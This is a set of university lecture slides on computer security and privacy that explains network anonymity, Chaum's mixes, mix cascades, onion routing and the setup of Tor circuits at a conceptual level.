CSE P 590 / CSE M 590 (Spring 2010)

Computer Security and Privacy

Tadayoshi Kohno

Thanks to Dan Boneh, Dieter Gollmann, John Manferdelli, John Mitchell, Vitaly Shmatikov, Bennet Yee, and many others for sample slides and materials ...

Goals for Today

- Anonymity
- Web Security
- Research reading

- Lab 1 -- May 17
- HW 3 -- Announced this weekend (after seeing progress through this week, and to not conflict with Lab 1)

Anonymity

Privacy on Public Networks

- Internet is designed as a public network
  - Machines on your LAN may see your traffic, network routers see all traffic that passes through them
- Routing information is public
  - IP packet headers identify source and destination
  - Even a passive observer can easily figure out who is talking to whom
- Encryption does not hide identities
  - Encryption hides payload, but not routing information
  - Even IP-level encryption (tunnel-mode IPSec/ESP) reveals IP addresses of IPSec gateways

Applications of Anonymity

- Privacy
  - Hide online transactions, Web browsing, etc. from intrusive governments, marketers and archivists
- Untraceable electronic mail
  - Corporate whistle-blowers
  - Political dissidents
  - Socially sensitive communications
  - Confidential business negotiations
- Law enforcement and intelligence
  - Sting operations and honeypots
  - Secret communications on a public network


What is Anonymity?

- Anonymity is the state of being not identifiable within a set of subjects
  - You cannot be anonymous by yourself!
    - Big difference between anonymity and confidentiality
  - Hide your activities among others' similar activities
- Unlinkability of action and identity
  - For example, sender and the email he or she sends are no more related after observing communication than they were before
- Unobservability (hard to achieve)

Chaum’s Mix


- Early proposal for anonymous email
  - David Chaum. “Untraceable electronic mail, return addresses, and digital pseudonyms”. Communications of the ACM, February 1981.
- Public key crypto + trusted re-mailer (Mix)
  - Untrusted communication medium
  - Public keys used as persistent pseudonyms
- Modern anonymity systems use Mix as the basic building block

Basic Mix Design



A
C
D
B
E
$\{r_1,\{r_0,M\}_{pk(B)},B\}_{pk(mix)}$
$\{r_2,\{r_3,M'\}_{pk(E)},E\}_{pk(mix)}$
$\{r_4,\{r_5,M''\}_{pk(B)},B\}_{pk(mix)}$
$\{r_0,M\}_{pk(B)},B$
$\{r_5,M''\}_{pk(B)},B$
$\{r_3,M'\}_{pk(E)},E$
Mix

Adversary knows all senders and all receivers, but cannot link a sent message with a received message

Anonymous Return Addresses


M includes $\{K_1,A\}_{pk(mix)}$, K_2 where K_2 is a fresh public key
$\{r_1,\{r_0,M\}_{pk(B)},B\}_{pk(mix)}$
MIX
$\{r_0,M\}_{pk(B)},B$
A
B
$A,\{\{r_2,M'\}_{K2}\}_{K1}$
Response MIX
$\{K_1,A\}_{pk(mix)}, \{r_2,M'\}_{K2}$

Mix Cascade




- Messages are sent through a sequence of mixes
  - Can also form an arbitrary network of mixes ("mixnet")
- Some of the mixes may be controlled by attacker, but even a single good mix guarantees anonymity
- Pad and buffer traffic to foil correlation attacks

Disadvantages of Basic Mixnets

- Public-key encryption and decryption at each mix are computationally expensive
- Basic mixnets have high latency
  - Ok for email, not Ok for anonymous Web browsing
- Challenge: low-latency anonymity network
  - Use public-key cryptography to establish a “circuit” with pairwise symmetric keys between hops on the circuit
  - Then use symmetric decryption and re-encryption to move data messages along the established circuits
  - Each node behaves like a mix; anonymity is preserved even if some nodes are compromised


Another Idea: Randomized Routing



- Hide message source by routing it randomly
  - Popular technique: Crowds, Freenet, Onion routing
- Routers don't know for sure if the apparent source of a message is the true sender or another router


Onion Routing


[Reed, Syverson, Goldschlag ’97]



- Sender chooses a random sequence of routers
  - Some routers are honest, some controlled by attacker
  - Sender controls the length of the path

Route Establishment




$\{M\}_{pk(B)}$
$\{B,k_4\}_{pk(R_4)},\{$ $\}_{k_4}$
$\{R_4,k_3\}_{pk(R_3)},\{$ $\}_{k_3}$
$\{R_3,k_2\}_{pk(R_2)},\{$ $\}_{k_2}$
$\{R_2,k_1\}_{pk(R_1)},\{$ $\}_{k_1}$


- Routing info for each link encrypted with router's public key
- Each router learns only the identity of the next router

Tor

- Second-generation onion routing network
  - http://tor.eff.org
  - Developed by Roger Dingledine, Nick Mathewson and Paul Syverson
  - Specifically designed for low-latency anonymous Internet communications
- Running since October 2003
- "Easy-to-use" client proxy
  - Freely available, can use it for anonymous browsing


Tor Circuit Setup (1)

- Client proxy establish a symmetric session key and circuit with Onion Router #1




Tor Circuit Setup (2)

- Client proxy extends the circuit by establishing a symmetric session key with Onion Router #2
  - Tunnel through Onion Router #1 (don't need)



